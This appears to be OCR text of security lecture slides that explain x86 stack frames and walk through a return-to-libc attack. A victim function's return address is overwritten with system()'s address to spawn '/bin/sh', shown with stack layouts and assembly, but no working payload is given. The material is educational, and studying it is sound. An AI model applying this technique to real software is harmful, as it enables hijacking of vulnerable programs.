
Next instruction:

```
leave == mov esp,ebp;
            pop ebp;
```

(clean up stack and restore saved ebp)

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - returning




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

EIP → `ret`

Next instruction:
`ret == pop eip;`
(return to caller-saved address)

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - returning



```
<system>:
push    ebp
```


```
ret
```

The CPU is agnostic of the high-level execution semantics. It accesses arguments using `ebp` and returns to the saved address by referencing `esp`.

Next instruction:
`ret == pop eip;`
(return to caller-saved address)


Return-to-libc attack (x86)

- Stack layout of victim function


Note: 4 bytes (x86: 32-bit)
lower
buf[8]
saved ebp
return address
higher
victim function's calling context


Return-to-libc attack (x86)

- Attack payload



Return-to-libc attack (x86)

- Before victim function returns




EIP

```
<victim_function>:
...
leave
ret
```

Next instruction:
`ret == pop eip`
(return to saved address, which is overwritten with `system( )`'s address)

Return-to-libc attack (x86)

- After victim function returns to system




EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Function prologue (1): save ebp

Return-to-libc attack (x86)

- After victim function returns to system




EIP


```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Function prologue (2): copy esp to ebp

Return-to-libc attack (x86)

- After victim function returns to system






```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Reserve stack space

Return-to-libc attack (x86)

- After victim function returns to system

